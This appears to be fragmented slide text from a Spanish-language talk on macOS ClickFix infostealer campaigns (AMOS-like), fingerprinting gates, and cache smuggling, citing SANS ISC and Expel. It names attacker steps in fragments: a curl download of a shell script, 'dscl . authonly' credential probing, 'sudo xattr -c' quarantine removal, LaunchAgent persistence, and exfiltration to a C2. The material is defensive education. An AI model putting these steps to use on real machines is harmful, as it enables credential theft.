
macOS User pastes Terminal / zsh curl hxxp://… script (.sh) dscl . authonly · sudo xattr -c 1 2 3 4 5 6 El usuario ejecuta, no el malware Shell hija inesperada de un navegador Descarga saliente a un dominio nuevo Archivo en ruta temporal Prueba de credenciales y privilegios Se remueve la marca de cuarentena payload → infostealer 7 Ejecutable sin firmar corriendo

¿es AMOS? SE REPORTÓ COMO AMOS (Atomic macOS Stealer) 1 TERMINAL 2 LOADER 3 PERMISOS 4 PERSISTENCIA 5 EXFILTRACIÓN Command + Espacio, “Terminal”, pegar y Enter. Un script elige el binario según el chip: arm64 o x86_64. Pide acceso a Documentos, Fotos, Notas y la clave del Keychain. LaunchAgent disfrazado de Software Update. POST a /api/credentials y WebSocket al C2. SANS ISC: PROBABLEMENTE OTRO STEALER • Binario por arquitectura, no universal • Otra persistencia • Exfiltra distinto: WebSocket • Otra recolección de datos
Fingerprinting · cache smuggling Elige a quién mostrarse y esconde el payload en la cache. 1 Cómo funciona → 2 Evidencia real → 3 Qué deja Caso 03 · El ataque se esconde

decide quién puede verlo. macOS genuino Lure · "Download for macOS" crawler · sandbox · Windows Visitor +250 Fingerprinting gate dominios front -end con el patrón file<word><word> Página vacía o decoy (falsa extensión VPN) El fingerprinting por sí solo no es malicioso — la señal aparece al correlacionarlo con el resto de la cadena. crawler → vacío · macOS → señuelo

no llega como descarga Mismo ClickFix. Pero cuando la persona pega el comando, el archivo ya está en su disco. 1 Request pide los recursos de la página Navegador cliente 2 3 Response Servidor web con imágenes, scripts, etc. Se guardan en disco para usarlos después, más rápido Cache local en el equipo de la víctima Lo que está en la cache ya está en el disco.

el usuario y lo que hace la página. LO QUE VE AL PEGAR EL JAVASCRIPT, EN DEVTOOLS Explorador de archivos BARRA DE DIRECCIONES \\Public\Support\VPN\ComplianceChecker Es lo único visible. El comando real quedó empujado 139 espacios a la derecha, fuera de la vista. Expel · Cache smuggling: when a picture isn’t a thousand words · 2025 Expel · Cache smuggling: when a picture isn’t a thousand words · 2025 LO INTERESANTE Entre el código ofuscado se lee el mismo comando: , la ruta %LOCALAPPDATA%\Google\Chrome\User… y FortiClientComplianceChecker.exe. mkdir -Force $k
